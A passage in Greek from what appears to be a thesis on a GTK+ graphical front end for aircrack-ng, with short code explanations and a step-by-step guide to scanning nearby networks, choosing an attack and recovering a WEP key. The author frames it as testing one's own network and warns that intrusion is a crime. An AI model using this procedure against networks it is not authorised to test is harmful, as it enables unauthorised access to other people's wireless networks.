Με τη συγκεκριμένη εντολή εισάγουμε μια μέθοδο στο main loop της GTK+ ώστε να εκτελείται όταν η εφαρμογή μας είναι σε κατάσταση idle, όταν δηλαδή τίποτα δεν συμβαίνει. Στο παράδειγμα αυτό η μέθοδος που εισάγουμε στο main loop είναι η `key_check()`.

```
kill(pID, SIGKILL);
```

Στέλνουμε στο process με το όνομα pID ένα SIGKILL. Με αυτήν την εντολή τερματίζουμε την λειτουργία ενός process.

```
g_idle_remove_by_data(key_check);
```


Την παραπάνω εντολή τη χρησιμοποιούμε για να διαγράψουμε μια μέθοδο από το main loop της GTK+. Στο συγκεκριμένο παράδειγμα διαγράφουμε τη μέθοδο με το όνομα key_check.

```
gtk_main_quit();
```

Με αυτήν τη μέθοδο τερματίζουμε το main loop της εφαρμογής μας και άρα την τερματίζουμε.

4.3 Οδηγίες χρήσης


Παρακάτω θα δώσουμε έναν αναλυτικό οδηγό χρήσης της εφαρμογής ώστε ο χρήστης να καταφέρει να βρει το WEP κλειδί ενός ασύρματου δικτύου. Η εφαρμογή όταν την ανοίξουμε για πρώτη φορά φαίνεται στην Εικόνα 4.1.



Εικόνα 4.1 Η εφαρμογή


Οι μόνες επιλογές που είναι διαθέσιμες είναι το drop down menu στο Select Your Card και το κουμπί about. Πατώντας το κουμπί about εμφανίζονται πληροφορίες σχετικά με την εφαρμογή.

Πατώντας στο drop down menu εμφανίζονται οι κάρτες του συστήματός μας που είναι συμβατές με το aircrack-ng. Αν αυτό είναι κενό σημαίνει ότι δεν υπάρχει καμία κάρτα συμβατή με το aircrack-ng στο σύστημά μας (Εικόνα 4.2).




Εικόνα 4.2 Το Drop down menu Select Your Card

Μόλις επιλέξουμε την κάρτα που θέλουμε γίνεται διαθέσιμο το κουμπί Scan(Εικόνα 4.3).




Εικόνα 4.3 Επιλογή κάρτας

Πατώντας το κουμπί Scan εμφανίζονται τα δίκτυα που βρίσκονται στην εμβέλεια του συστήματος μας και το κουμπί αλλάζει το όνομα του σε ReScan (Εικόνα 4.4).




Εικόνα 4.4 Εμφάνιση δικτύων

Επιλέγοντας ένα δίκτυο εμφανίζονται οι πληροφορίες του δικτύου και γίνεται διαθέσιμο το κουμπί Test Injection καθώς επίσης και το drop down menu για την επιλογή της επίθεσης που θέλουμε (Εικόνα 4.5).



Εικόνα 4.5 Επιλογή δικτύου

Μπορούμε να παραλείψουμε το Test Injection και να πάμε κατευθείαν στην επιλογή της επίθεσης. Το Test Injection ελέγχει εάν το συγκεκριμένο δίκτυο είναι ευάλωτο σε επίθεση και εμφανίζει το αντίστοιχο μήνυμα στην Status Bar (Εικόνα 4.6).




Εικόνα 4.6 Έλεγχος του Test Injection

Στην συνέχεια επιλέγουμε και πατώντας στο drop down menu Select Attack Type εμφανίζονται τα είδη των επιθέσεων που είναι διαθέσιμα (Εικόνα 4.7).


Εικόνα 4.7 Διαθέσιμα είδη επιθέσεων που προσφέρει η εφαρμογή

Επιλέγοντας την επίθεση που θέλουμε γίνεται διαθέσιμο το κουμπί Start ώστε να ξεκινήσουμε τη διαδικασία εύρεσης του κλειδιού (Εικόνα 4.8).




Εικόνα 4.8 Επιλογή επίθεσης

Πατώντας στο κουμπί Start ξεκινάει η διαδικασία εύρεσης του κλειδιού. Οι μόνες επιλογές που έχουμε είναι το κουμπί about για να δούμε πληροφορίες σχετικά με την εφαρμογή, και το κουμπί Stop, για να σταματήσουμε τη διαδικασία. Κάτω από τα κουμπιά Start και Stop εμφανίζεται μια μπάρα η οποία μας δείχνει ότι η διαδικασία συνεχίζεται κανονικά (Εικόνα 4.9).




Εικόνα 4.9 Διαδικασία Εύρεσης κλειδιού

Πατώντας το κουμπί Stop η διαδικασία σταματάει. Μπορούμε να επιλέξουμε διαφορετικό δίκτυο, διαφορετική επίθεση, ή να συνεχίσουμε με την ίδια απλά πιέζοντας ξανά το Start (Εικόνα 4.10).



Εικόνα 4.10 Σταμάτημα διαδικασίας εύρεσης του κλειδιού

Τέλος όταν η εύρεση του κλειδιού ολοκληρωθεί, η διαδικασία σταματάει, το κλειδί εμφανίζεται στο text box Network Key και στην status bar εμφανίζεται ο χρόνος που χρειάστηκε για να ολοκληρωθεί η διαδικασία σε δευτερόλεπτα (Εικόνα 4.11).



Εικόνα 4.11 Ολοκλήρωση διαδικασίας εύρεσης κλειδιού

4.4 Επίλογος

Η δημιουργία της συγκεκριμένης εφαρμογής είχε αρκετές δυσκολίες, κυρίως, λόγω προβλημάτων του glade και της εργαλειοθήκης GTK+. Το αποτέλεσμα όμως είναι αρκετά ικανοποιητικό. Σκοπός της εφαρμογής είναι να αποδείξει το πόσο αδύναμος τρόπος ασφαλείας είναι η χρήση WEP σε ασύρματα δίκτυα. Η εύρεση του κλειδιού χρειάζεται απλά λίγα κλικ και λίγο χρόνο. Σκοπός της εφαρμογής είναι να δοκιμάσουμε το επίπεδο ασφαλείας του δικού μας προσωπικού δικτύου και όχι να παραβιάσουμε κάποιο άλλο δίκτυο. Υπενθυμίζουμε ότι η παραβίαση προστατευμένου δικτύου αποτελεί παράβαση και διώκεται ποινικά.

Κεφάλαιο 5ο Πειραματικές Μετρήσεις

5.1 Εισαγωγή

